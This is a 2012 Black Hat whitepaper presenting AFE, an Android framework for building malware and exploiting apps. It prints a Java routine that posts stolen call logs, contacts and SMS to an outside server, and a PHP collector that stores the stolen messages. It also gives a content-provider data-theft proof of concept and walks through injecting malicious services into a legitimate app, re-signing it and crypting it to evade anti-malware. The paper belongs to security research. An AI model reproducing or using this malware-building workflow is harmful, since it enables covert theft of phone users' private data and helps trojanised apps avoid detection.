Droid Exploitation Saga

WhitePaper

[BLACKHAT – ABU DHABI]
[2012]

Introduction

Android has been recently in news for its market place being infected with lots of malwares or malicious applications. The applications ranged from premium-service subscriber malware to datastealer to spying tool or fraud ad clicker.

In case of android malwares, we often analyse the malware with the help of decompilers and debuggers including Dex2jar, Jd-gui, apktool, androguard, or IDA.

Introduction to AFE

Android Framework for Exploitation is an open-source project which we have developed in order to create security research, check for app based and platform based vulnerabilities, as well as write plugins for it and share with the community.

It could be classified into 5 different parts :

- Malware Creator (Creation of malware and botnet modules. Also used to inject malicious codes into legitimate applications)
- Listener (Python listener to listen to and show incoming data from the phone/emulator)
- Exploiter (Used to exploit various vulnerabilities in applications and platform)
- Stealer (To steal information from the phone including contacts, call logs, text messages, files from the SD Card and many more)
- Crypter (To make already detected malware samples, undetectable by the anti-malwares)

Creating Malwares with AFE

Following is the root file structure of AFE:

```
Input     afe.py    bin       internals modules   temp
```

The Malware Creator is responsible for creating the malicious applications, with whatever functionality you wish for. There is a pre-defined template in it consisting of already made files required in the application – including **AndroidManifest.xml, MainActivity.java, Services.java, Strings.xml and Main.xml**.

```
<?xml version="1.0" encoding="utf-8"?>
<resources>

<string name="hello">Android Framework for
Exploitation</string>
<string name="app_name">XYS3C</string>
<string name="urlsms">http://10.71.7.219:8888</string>
<string name="urlcont">http://10.71.7.219:8888</string>
<string name="urlcal">http://10.71.7.219:8888</string>


</resources>
```

Strings.xml file in the pre-defined malware will be modified once we set our local IP.

Since, we need everything to be carried out in the background, we will be using Services.java (which is a service instead of an activity) to run all our malicious codes.

The services.java could be started from the MainActivity in the following way:

```
startService(new Intent(getApplicationContext(),
myservice.class));
```

To start up AFE, type in **./afe.py**

You'll be having a welcome screen. To get a list of options available at any step, type in ? .

```
Afe> ?

'help <command>' or '? <command>' gives help on <command>
*******************************************************
clear  exit  help  menu  update  version
```

Creating malware option is present in the modules section of AFE. Once you type in **run malware**

```
[0] Set Reverse IP
[1] Change APP Name
[2] Stealer
[3] Build it !
[4] Upload malformed APK
[5] List connected devices
[6] Back
```

You have the option of setting the reverse IP, changing the application name, select the options options for stealing data and some more.

Reverse IP option is connected to **/res/values/strings.xml**, which would be modified as soon as you enter your IP.

Once you set your **reverse IP** (same as LHOST), you'll have the option of Stealer. There are 3-predefined stealers, and you can add more yourself. The 3 already existing ones include –

- Call Logs
- Contacts
- Messages

We will be using Content providers to steal all call logs, contacts and messages.

Once we have all the three name value pairs (call logs, contacts and messages), we will set up a HTTP connection to upload the data, or use the built-in python listener, which will automatically be started once you finish creating your malware.

```
public void run() {
    try {
HttpClient httpclient = new DefaultHttpClient();
HttpPost httppost = new
HttpPost("http://xysec.com/callogs.php");
httppost.setEntity(new
UrlEncodedFormEntity(nameValuePairs));
HttpResponse response = httpclient.execute(httppost);
}
catch (Exception e) { }
        }
```

On the server, if we chose to upload the data, we have a PHP file, which is listening for the incoming information in name value pairs, and saving it in a text file.

```
<?php
$data3 = $_POST["imeiimsi"];
$data1 = $_POST["number"];
$data2 = $_POST["message"];
$data = $data3 . ": " . $data1." -> ".$data2."; \n";
$file = "data/sms.txt";
//$data = $_GET["c"];

$fp = fopen($file, "a") or die("Couldn't open $file for writing!");
fwrite($fp, $data) or die("Couldn't write values to file!");
die("Success !");

fclose($fp);
//echo "Saved to $file successfully!";


?>
```

Getting content providers

One of the most important components of Android applications while working with application data is Content Providers.

To get the content providers of the application, you could either reverse the application manually, or look for the content providers, or you could use tool such as Apktool, and parse information based on the filter of content://

To find content providers with the help of AFE, you need to place the application you want to analyse in the Input folder.

```
Files Available in the Input Folders:
----LIST----
* catch.apk
Enter the name of the apk you want to check the content query:
```

Once we select the application, it will automatically present us with the list of content providers present in the application.

```
content://com.threebanana.notes.provider.NotePad/tags_for_note"

content://com.threebanana.notes.provider.NotePad/tags_for_stream"

content://com.threebanana.notes.provider.NotePad/users"

content://"

content://com.threebanana.notes.provider.NotePad/wipe"

content://com.threebanana.notes.provider.NotePadPending/notes"

content://com.threebanana.notes.provider.NotePadPending/notes_nodeid"

content://com.threebanana.notes.provider.NotePadPending/notes_nodeid_parent"

content://"

Press ENTER to continue
```

After finding out the permission of the content providers, and if it is set as exported without any permission checking, the application is vulnerable to leaking content providers vulnerability.

To make a POC of this vulnerability, we could use the content provider (vulnerable one) and make another application parsing this content provider. Following is a sample code snippet we made:

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);
    Uri vulnuri = Uri.parse("content://com.threebanana.notes.provider.NotePad/notes/");
    Cursor c = managedQuery(vulnuri, null, null, null, null);
    if (c != null) {

        c.moveToFirst(); // it's very important to do this action otherwise your Cursor
        int txt = c.getColumnIndex("text");
        int shrttxt = c.getColumnIndex("short_text");
         /* Check if at least one Result was returned. */
         if (c.isFirst()) {
              int i = 0;
              /* Loop through all Results */
              do {
                   i++;
                   String text = c.getString(txt);
                   String short_text = c.getString(shrttxt);

                   /* Add current Entry to results. */
                   //results.add("" + i + ": " + firstName + " (" + ageColumName + ": "
                   Toast.makeText(this, text + " -> " + short_text , Toast.LENGTH_LONG).
              } while (c.moveToNext());
         }
    }


}
```

We are accessing the Vulnerable application's data using its content provider.

```
Uri.parse("content://vulnapplication.content.provider/notes/");
```

For the demonstration purposes, we have displayed the data on the screen as a toast. However, in real cases, one could just steal the application data in the background, and upload it to a remote server.

APK Injector (Injecting malicious services in legitimate applications)

In most of the malware cases which we see, the malwares in general aren't directly uploaded to the Google Play, or spread. Instead they are combined with some other legitimate and famous application, and are then published to the Marketplace (Google Play).


Injecting malware into legitimate applications can be a tough and time consuming task. Even after successfully injecting all the necessary services and activities in the malware, there is a lot many chances that application will give a Force close error, due to the injected code, not properly synchronized with the original application.

We came up with the solution of this problem by making our entire malware code as a service, and then activating it with a broadcast receiver.

We are also modifying the AndroidManifest file at the runtime, by checking for already existing permissions and the missing permissions (when the malware will be injected). We would also be registering our newly injected service in the AndroidManifest.xml as well as for the broadcast receiver.


In normal scenario, if one wants to inject a malware into legitimate application, following is the path he will generally follow:

- Taking the legitimate application
- Decompiling it to Smali
- Modifying/Adding malicious codes
- Rebuilding the modified codes
- Signing with a private key
- Spreading the new Application



However, with Android Framework for Exploitation, you could do it in a much simple
way. All one needs to do is

- Select the **malware** to be injected,
- Choose the **target apk**
- Type **inject**



Once we select our target application, it will inject all the services and permissions from our malware (which we have already created) and even sign the newly create application with our key.

```
Enter the name of the apk you want to infect: SleepOptimal.apk
*********************************
Decompiling Original App
*****************
I: Baksmaling...
I: Loading resource table...
I: Loaded.
I: Loading resource table from file: /Users/adityagupta/apktool/framework/1.ap
I: Loaded.
I: Decoding file-resources...
I: Decoding values*/* XMLs...
I: Done.
I: Copying assets and libs...
Decompiled
*****************
Injecting Phase 1
*****************
Original App location is set to be /Users/adityagupta/Desktop/untitled folder/
om/xybot
*********************************
Injecting services at /Users/adityagupta/Desktop/untitled folder/afe/Archive/t
*********************************
Files injected successfully!!
Press ENTER to continue
Trying to inject permission !
```

The newly created file will be stored in /Output as the name of [originalapp].apk and [originalapp]_signed.apk.

```
Successfull !
Inserting Style Values
*******************************************
*******************************************
Successfull !
Building the APK
*******************************************
I: Checking whether sources has changed...
I: Smaling...
W: Unknown file type, ignoring: SleepOptimal/smali/com/xybot/.DS_Store
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
*******************************************
Success!
Signing the APK
*******************************************
java -Xmx80m -jar ../bin/signapk.jar -w ../bin/testkey.x509.pem ../bin/testkey.pk8 ../Output/SleepOptimal.apk
```

Crypting the malware Sample

Even though malwares created with AFE, are not being detected by any of the anti malwares, it may happen that some of the anti malwares start detecting it soon.

So, we have included a module of crypting the malware sample, thus making it undetectable by the anti malwares. Also, you could insert your own algorithms to bypass Anti malwares.

Some of the techniques we have used are Breaking and Concatenating of strings and variables at runtime, modifying control flow graphs by inserting dummy loops, obfuscating various variables and deobfuscating at runtime, modifying package names, inserting dummy codes etc.

Creating Plugins for AFE

AFE is an extendable framework, which could be integrated with user made plugins.

To create a plugin, you need to go to the modules directory and create a directory with the name of your plugin name.

Let us take an example of a plugin named as DB Stealer. This plugin, grabs all the database files (.db) from the device or emulator, and saves it on the system. The code for this plugin has been written in PHP.

```
Adityas-MacBook-Pro:dbstealer adityagupta$ ls
__init__.py    __init__.pyc   dbstealer.info dbstealer.php  run.sh
```

There are 3 necessary files :

Run.sh
dbstealer.php

dbstealer.info

Run.sh is the initializing code, which will load up the entire code (written in any language, in this case php), and will execute it.

The second file, dbstealer.php is the main code of the plugin. It is loaded from run.sh with the code **php dbstealer.php**.

```
        if (empty($devices)) {
                $dev++;
                continue;
        }
        $slc = preg_split("/\s+/", $devices, -1, PREG_SPLIT_NO_EMPTY);
        echo $dev.' '.$slc[0]."\n";
        $dev++;
}
/////////////////Menu choice ////////////////////////////////////
echo "\nChoose Which device you want to work with? (Enter 1,2,3....)\n";
$inp = strtolower(trim(fgets(STDIN)));
$default = '';
if(empty($inp) || $inp=="\r" || $inp>=$dev-1 || $inp<=0 || !is_numeric($inp)) {
        goto device;
} else {
        $tsel = $d[$inp];
        $t2sel = preg_split("/\s+/", $tsel, -1, PREG_SPLIT_NO_EMPTY);
        $device = $t2sel[0];
        $device = trim($device);
}
/////////////////////Devices menu End ////////////////////////////////////

exec('adb -s '.$device.' root');
exec('adb -s '.$device.' shell ls -l '.$base, $m);
///////////////File list menu ////////////////////////////////////////////
menu:

echo "\nFound Files in the ".$base.$extend." Folder! \n\n";
$n=1;
foreach ($m as $line) {
        $slice = preg_split("/\s+/", $line, -1, PREG_SPLIT_NO_EMPTY);
```

The third file dbstealer.info will contain the information about the plugin, which will be displayed when the user will type in
Info dbstealer from the afe prompt.

```
modules@Afe> info dbstealer
This module is used to extract the db files in your phone.
note your phone must be rooted !
modules@Afe> _
```